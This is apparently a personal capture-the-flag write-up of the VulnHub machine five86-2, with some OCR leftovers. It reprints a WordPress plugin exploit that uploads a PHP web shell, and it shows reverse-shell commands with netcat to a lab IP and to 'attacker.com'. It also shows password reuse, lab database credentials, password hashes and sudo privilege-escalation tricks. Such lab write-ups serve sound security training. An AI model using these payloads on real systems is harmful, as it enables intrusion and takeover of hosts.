```

Using metasploit tool

```
Description:
  This module exploits the SITE CPFR/CPTO commands in ProFTPD version
  1.3.5. Any unauthenticated client can leverage these commands to
  copy files from any part of the filesystem to a chosen destination.
  The copy commands are executed with the rights of the ProFTPD
  service, which by default runs under the privileges of the 'nobody'
  user. By using /proc/self/cmdline to copy a PHP payload to the
  website directory, PHP remote code execution is made possible.
```

```
root@kali:/tmp# searchsploit -p exploits/linux/remote/37262.rb
  Exploit: ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/37262
     Path: /usr/share/exploitdb/exploits/linux/remote/37262.rb

Reading walkthrough: https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/
Apparently, able to get rce: https://www.exploit-db.com/exploits/46981

```
# Exploit Title: Authenticated code execution in `insert-or-embed-articulate-content-into-wordpress` Wordpress plugin
# Description: It is possible to upload and execute a PHP file using the plugin option to upload a zip archive
# Date: june 2019
# Exploit Author: xulchibalraa
# Vendor Homepage: https://wordpress.org/plugins/insert-or-embed-articulate-content-into-wordpress/
# Software Link: https://downloads.wordpress.org/plugin/insert-or-embed-articulate-content-into-wordpress.4.2995.zip
# Version: 4.2995 <= 4.2997
# Tested on: Wordpress 5.1.1, PHP 5.6
# CVE : -

## 1. Create a .zip archive with 2 files: index.html, index.php

echo "<html>hello</html>" > index.html
echo "<?php echo system($_GET['cmd']); ?>" > index.php
zip poc.zip index.html index.php


## 2. Log in to wp-admin with any user role that has access to the plugin functionality (by default even `Contributors` role have access to it)
## 3. Create a new Post -> Select `Add block` -> E-Learning -> Upload the poc.zip -> Insert as: Iframe -> Insert (just like in tutorial https://youtu.be/knst20fE0CwTt=44 ;)
## 4. Access the webshell from the URL displayed after upload similar to

http://website.com/wp-admin/uploads/articulate_uploads/poc/index.php?cmd=whoami
```


Creating the payload

```
root@kali:/tmp/exploit# cat index.html
<html>
<head><title>test</title></head>
<body>
        <h1>testing</h1>
</body>
</html>
root@kali:/tmp/exploit# cat index.php
<?php
if (isset($_GET['cmd'])) {
        echo "<pre>";
        system($_GET['cmd']);
        echo "</pre>";
} else {
        echo "?cmd empty";
}
?>
root@kali:/tmp/exploit#
```


Upload successful(iframe)




index.html



index.php



Payload used:
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



Reverse shell popped

```
www-data@five86-2:/tmp$ uname -a
Linux five86-2 5.3.0-26-generic #28-Ubuntu SMP Wed Dec 18 05:37:46 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
www-data@five86-2:/tmp$
```

Password reuse

```
www-data@five86-2:/tmp$ su stephen
Password:
bash: cannot set terminal process group (23858): Inappropriate ioctl for device
bash: no job control in this shell
stephen@five86-2:/tmp$
```

dbuser / 4Te3bRd483e

```
define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'dbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', '4Te3bRd483e' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Tried bruteforcing the login password of other users but apparently it is the wrong way forward
https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/

```
400 = phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
```

```
mysql> select id,user_login,user_pass,user_email from wp_users;
+----+------------+------------------------------------+-----------------------+
| id | user_login | user_pass                          | user_email            |
+----+------------+------------------------------------+-----------------------+
|  1 | admin      | $P$BJQSBmO3Hj5SIDKzAkVX8wQYN6EJqx/ | blahblahblah@blah.blah |

|  6 | stephen    | $P$BcQaPOdWmcAzREQh9rR2bmGBBz6qUO1 | stephen@blah.blah     |
+----+------------+------------------------------------+-----------------------+
```

Using tcpdump

Apparently there seems to be uploading of data into the docker container

```
-n      Restrains ftp from attempting "auto-login" upon initial connection.  If auto-login is enabled, ftp will check the .netrc (see netrc(5)) file in the
        user's home directory for an entry describing an account on the remote machine.  If no entry exists, ftp will prompt for the remote machine login name
        (default is the user identity on the local machine), and, if necessary, prompt for a password and an account with which to login.
```

ftp_upload.sh might house credentials

```

       valid_lft forever preferred_lft forever

```

tcpdump flags


```
-i interface
--interface=interface
      Listen on interface.  If unspecified, tcpdump searches the system interface list for the lowest numbered, configured up  interface  (excluding  loop-
      back), which may turn out to be, for example, ``eth0''.

      On  Linux systems with 2.2 or later kernels, an interface argument of ``any'' can be used to capture packets from all interfaces.  Note that captures
      on the ``any'' device will not be done in promiscuous mode.


      If the -D flag is supported, an interface number as printed by that flag can be used as the interface argument, if no interface  on  the  system  has
      that number as a name.
```



Running tcpdump and filtering the output



Apparently it is an empty file



```
root@kali:~# cat file.txt
root@kali:~#
```

Password reuse - su as paul successful

```
stephen@five86-2:~$ su paul
Password:
paul@five86-2:/home/stephen$ id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$
```

Checking commands which paul can run as sudo
Apparently there are 2 ways to escalate privileges

```
paul@five86-2:/home/stephen$ sudo -l
Matching Defaults entries for paul on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User paul may run the following commands on five86-2:
    (peter) NOPASSWD: /usr/sbin/service
paul@five86-2:/home/stephen$ f
```

```
paul@five86-2:/home/stephen$ find / -type f -perm -4000 -group ncgroup 2> /dev/null | xargs ls -lah
-rwsr-x--- 1 peter ncgroup 31K Apr 13  2017 /usr/bin/nc.traditional
paul@five86-2:/home/stephen$
```

https://gtfobins.github.io/gtfobins/service/

.. / service ★ Star 2,202

Shell | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo service ../../bin/sh
```

.. / nc ★ Star 2,202

Reverse shell | Bind shell | File upload | File download | Sudo | Limited SUID

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell. This only works with netcat traditional.

```
RHOST=attacker.com
RPORT=12345
nc -e /bin/sh $RHOST $RPORT
```

Escalating via service method

```
paul@five86-2:/home/stephen$ sudo -u peter /usr/sbin/service ../../bin/sh
$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
$
```

Alternative way of priv escalation to peter via nc.traditional

```
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$ nc.traditional -e /bin/sh 192.168.2.100 4445
```

```
root@kali:/tmp/lxd-alpine-builder# nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 52154
id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
```

Checking commands which peter could run as sudo

```
peter@five86-2:/$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
peter@five86-2:/$ sudo -l
Matching Defaults entries for peter on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on five86-2:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/passwd
peter@five86-2:/$
```

I took the roundabout way because i forgot that you can run sudo -u root /usr/bin/passwd
https://www.hackingarticles.in/lxd-privilege-escalation/

```
